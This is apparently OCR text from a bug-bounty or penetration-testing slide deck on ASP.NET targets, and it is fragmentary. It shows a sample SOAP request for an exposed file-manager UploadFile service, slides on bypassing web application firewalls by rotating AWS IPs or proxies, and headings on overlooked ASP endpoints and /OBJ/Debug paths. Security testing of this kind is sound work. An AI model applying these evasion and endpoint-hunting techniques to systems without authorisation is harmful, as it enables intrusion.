
The test form is only available for requests from the local machine.

SOAP 1.1


The following is a sample SOAP 1.1 request and response. The placeholders shown need to be replaced with actual value

```
POST /filemanager/file_manager.asmx HTTP/1.1
Host: [redacted]
Content-Type: text/xml; charset=utf-8
Content-Length: length
SOAPAction: "http://www.omnia-group.it/UploadFile"

<?xml version="1.0" encoding="utf-8"?>
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema"
  <soap:Body>
    <UploadFile xmlns="http://www.omnia-group.it/">
      <strFileName>string</strFileName>
      <objFile>base64Binary</objFile>
      <strReturn>string</strReturn>
      <MD5Source>string</MD5Source>
```


WAF ByPass


BYPASSING WAFS (LIKE AKAMAI): TWO METHODS
AWS IP ROTATION:
FAST, BUT EXPENSIVE
WAF
ROTATING PROXY
PROVIDERS
(e.g., Bright Data)
OPTIMIZE FOR SPEED OR COST-EFFECTIVENESS.


02:Shadow Paths: The ASP Endpoints Everyone Misses




Beneath the Surface:/OBJ/Debug



Beneath the Surface:/OBJ/Debug




Beneath the Surface:/OBJ/Debug

